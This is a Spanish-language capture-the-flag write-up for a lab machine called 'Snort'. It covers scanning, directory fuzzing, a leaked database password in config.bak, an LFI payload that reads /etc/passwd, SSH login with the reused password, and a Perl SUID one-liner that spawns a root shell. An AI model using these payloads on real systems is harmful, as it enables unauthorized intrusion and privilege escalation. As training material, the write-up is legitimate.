

Laboratorio SNORT

Se procede realizar el escaneo

`nmap -O -sV -sC -p- 172.17.0.2 -oN Scan_Nmap_Snort.txt`

```
(kali㉿kali)-[~/Downloads/snort]
└─$ nmap -O -sV -sC -p- 172.17.0.2 -oN Scan_Nmap_Snort.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-18 08:18 -0400
Nmap scan report for 172.17.0.2
Host is up (0.00016s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 41:1b:32:e6:ba:7d:8c:9f:06:f7:f5:6b:f8:a9:17:c9 (RSA)
|   256  42:4a:93:5d:b2:16:56:3d:a6:66:47:34:9c:ed:eb:0d (ECDSA)
|_  256  9a:4e:53:c8:2e:c3:f5:23:57:03:9e:84:02:67:ae:6a (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Snort IDS \xE2\x80\x94 Centro de Monitoreo
MAC Address: 2E:19:94:E5:89:97 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.99%E=4%D=5/18%OT=22%CT=1%CU=30903%PV=Y%DS=1%DC=D%G=Y%M=2E1994%T
OS:M=6A0B039F%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10C%TI=Z%CI=Z%II=I
OS:%TS=21)SEQ(SP=107%GCD=1%ISR=107%TI=Z%CI=Z%II=I%TS=21)SEQ(SP=107%GCD=1%IS
OS:R=10C%TI=Z%CI=Z%II=I%TS=21)SEQ(SP=FF%GCD=1%ISR=106%TI=Z%CI=Z%II=I%TS=21)
OS:SEQ(SP=FF%GCD=1%ISR=10A%TI=Z%CI=Z%II=I%TS=22)OPS(O1=M5B4ST11NW9%O2=M5B4S
OS:T11NW9%O3=M5B4NNT11NW9%O4=M5B4ST11NW9%O5=M5B4ST11NW9%O6=M5B4ST11)WIN(W1=
OS:FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=
OS:M5B4NNSNW9%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+F=AS%RD=0%Q=)T2(R=N)T3(R=N)
OS:T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S
OS:+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=
OS:Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G
OS:%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.98 seconds
```

Se detecta lo siguiente:

22 SSH OpenSSH 8.2p1 10.2p1 Servicio de conexión remota al servidor para su administración.

80 HTTP Apache 2.4.41 2.4.66 Servidor web.

Se procede a realizar fuzzing con la herramienta feroxbuster para detectar directorios ocultos que pueda tener el server.

```
FERRIC OXIDE
by Ben "epi" Risher ver: 2.13.1

Target Url      http://172.17.0.2/
In-Scope Url    172.17.0.2
Threads        5
Wordlist         /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt
Status Codes    All Status Codes!
Timeout (secs)  7
User-Agent      feroxbuster/2.13.1
Config File     /etc/feroxbuster/ferox-config.toml
Extract Links   true
Output File     feroxbuster_scan.txt
Scan Dir Listings true
Extensions     [sh, js, php, env, bak, backup, old, html, gz, sql, txt, log]
HTTP methods    [GET]
Recursion Depth 5

Press [ENTER] to use the Scan Management Menu™

404 GET 9L 31w 272c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403 GET 9L 28w 275c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 137L 423w 10581c http://172.17.0.2/
200 GET 137L 423w 10581c http://172.17.0.2/index.php
200 GET 11L 29w 220c http://172.17.0.2/config.bak
200 GET 137L 423w 10581c http://172.17.0.2/home.php
200 GET 127L 356w 9557c http://172.17.0.2/about.php
200 GET 75L 210w 7087c http://172.17.0.2/header.php
200 GET 35L 62w 1335c http://172.17.0.2/footer.php
200 GET 124L 327w 9439c http://172.17.0.2/rules.php
200 GET 124L 325w 9535c http://172.17.0.2/alerts.php
[#####] - 61s 1554813/1554813 0s found:9 errors:0
[#####] - 60s 1554813/1554813 25844/s http://172.17.0.2/
```

http://172.17.0.2/
http://172.17.0.2/index.php
http://172.17.0.2/config.bak
http://172.17.0.2/home.php
http://172.17.0.2/about.php
http://172.17.0.2/header.php
http://172.17.0.2/footer.php
http://172.17.0.2/rules.php
http://172.17.0.2/alerts.php

Procedemos accediendo al siguiente link <http://172.17.0.2/config.bak>, descargamos el archivo y desde la terminal procedemos a visualizar lo que contiene.

```
(kali@kali)-[~/Downloads]
$ cat config.bak
# Sistema de monitoreo Snort IDS – configuracion interna
# Generado: 2026-01-15


[database]
host      = localhost
name      = snort_db
password  = Sn0rt2026!

[alerts]
log_path  = /var/log/snort/alerts
level     = critical
```


Detectamos las credenciales de acceso de un database.

Verificamos las otras direcciones web que se encontraron


Página footer <http://172.17.0.2/footer.php>



Página home <http://172.17.0.2/home.php1>



Página header <http://172.17.0.2/header.php>




Se detecta que en las 3 páginas se encuentra la siguiente novedad al momento de revisar el código html.

```
<ul>  
<li><a href="?page=home.php">Dashboard</a></li>  
<li><a href="?page=alerts.php">Alertas</a></li>  
<li><a href="?page=rules.php">Reglas</a></li>  
<li><a href="?page=about.php">Sistema</a></li>  
</ul>
```

Esta parte indica que usa un sistema de inclusión dinámica de páginas basado en el parámetro page.

Hacemos la prueba con `http://172.17.0.2/index.php` aplicamos prueba básica con LFI `?page=../../../../etc/passwd`

Quedaría de esta manera `http://172.17.0.2/index.php?page=../../../../etc/passwd`



Encontramos el usuario `analyst:x:1000:1000::/home/analyst:/bin/bash`

Procedemos a realizar la conexión por ssh con el usuario y las credenciales encontradas en el archivo .bak

```
(kali@kali)-[~/Downloads]
$ ssh analyst@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:OnkKcdtZYi6GqAWhm3aKltLZrW4iB9E+vy2Ljo8QcoE
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
analyst@172.17.0.2's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 6.19.14+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

analyst@snort:~$
```

Buscamos binarios SUID.

`find / -type f -perm -4000 -ls 2>/dev/null`

```
analyst@snort:~$ find / -type f -perm -4000 -ls 2>/dev/null
917990 68 -rwsr-xr-x 1 root root 68208 Feb 6 2024 /usr/bin/passwd
917840 84 -rwsr-xr-x 1 root root 85064 Feb 6 2024 /usr/bin/chfn
918078 40 -rwsr-xr-x 1 root root 39144 Apr 9 2024 /usr/bin/umount
918053 68 -rwsr-xr-x 1 root root 67816 Apr 9 2024 /usr/bin/su
1105938 3400 -rwsr-xr-x 1 root root 3478464 Nov 23 2023 /usr/bin/perl
917974 56 -rwsr-xr-x 1 root root 55528 Apr 9 2024 /usr/bin/mount
917848 52 -rwsr-xr-x 1 root root 53040 Feb 6 2024 /usr/bin/chsh
917917 88 -rwsr-xr-x 1 root root 88464 Feb 6 2024 /usr/bin/gpasswd
917979 44 -rwsr-xr-x 1 root root 44784 Feb 6 2024 /usr/bin/newgrp
965246 164 -rwsr-xr-x 1 root root 166056 Apr 4 2023 /usr/bin/sudo
965463 468 -rwsr-xr-x 1 root root 477672 Apr 11 2025 /usr/lib/openssh/ssh-keysign
965430 52 -rwsr-xr-- 1 root messagebus 51344 Oct 25 2022 /usr/lib/dbus-1.0/dbus-daemon-launcher
analyst@snort:~$
```

Encontramos /usr/bin /perl es explotable por lo que se procede a escalar privilegios con la siguiente línea.

```
/usr/bin/perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh"'
```

Al ejecutar el comando se nos muestra una advertencia de ejecución, esto ocurre porque Perl activa automáticamente el modo "taint" (mancha) cuando detecta que un script se ejecuta con privilegios elevados (setuid o setgid).

```
Sorry, user analyst may not run sudo on snort.  
analyst@snort:~$ /usr/bin/perl -e 'use POSIX qw(setuid); POSIX::setuid(0); ex  
ec "/bin/sh"  
Insecure $ENV{PATH} while running with -T switch at -e line 1.  
analyst@snort:~$
```

Para solucionar este error, se debe "limpiar" el entorno definiendo explícitamente una ruta segura antes de realizar cualquier llamada al sistema anteponiendo al script el siguiente comando \$ENV{PATH}="/bin:/usr/bin";

```
/usr/bin/perl -e '$ENV{PATH}="/bin:/usr/bin"; use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh"'
```

```
analyst@snort:~$ /usr/bin/perl -e '$ENV{PATH}="/bin:/usr/bin"; use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh"  
# whoami  
root  
# pwd  
/home/analyst  
# cd /root  
# ls  
flag.txt  
# cat flag.txt
```

WARGAMELABS

🗨️ New chat

Entrena pentesting en escenarios reales.
Simula ataques · Documenta hallazgos · Progresas.

Cargando imagen ...

Imagen lista

Desplegando laboratorio ...

¡Listo para atacar!

Laboratorio: Snort

Dificultad: ★★★★★ medio

XP: 3

Objetivo: 172.17.0.2

Inicio: 2026-05-18 07:59:03 -0400

Flag (Snort{ ... }): ~~Snort{ ... } 2026-05-18 11:02:06 -0400~~

🚩 ¡Objetivo comprometido!

Snort completado exitosamente.

Hora: 2026-05-18 11:02:06 -0400

Tiempo total: 3h 3m 3s

Presiona Ctrl+C para cerrar el laboratorio.

🖱️ Click to drag or hold Ctrl to focus

📄 Instalar cliente torrent Fedora.p...

📄 Desactivar módulos de Windows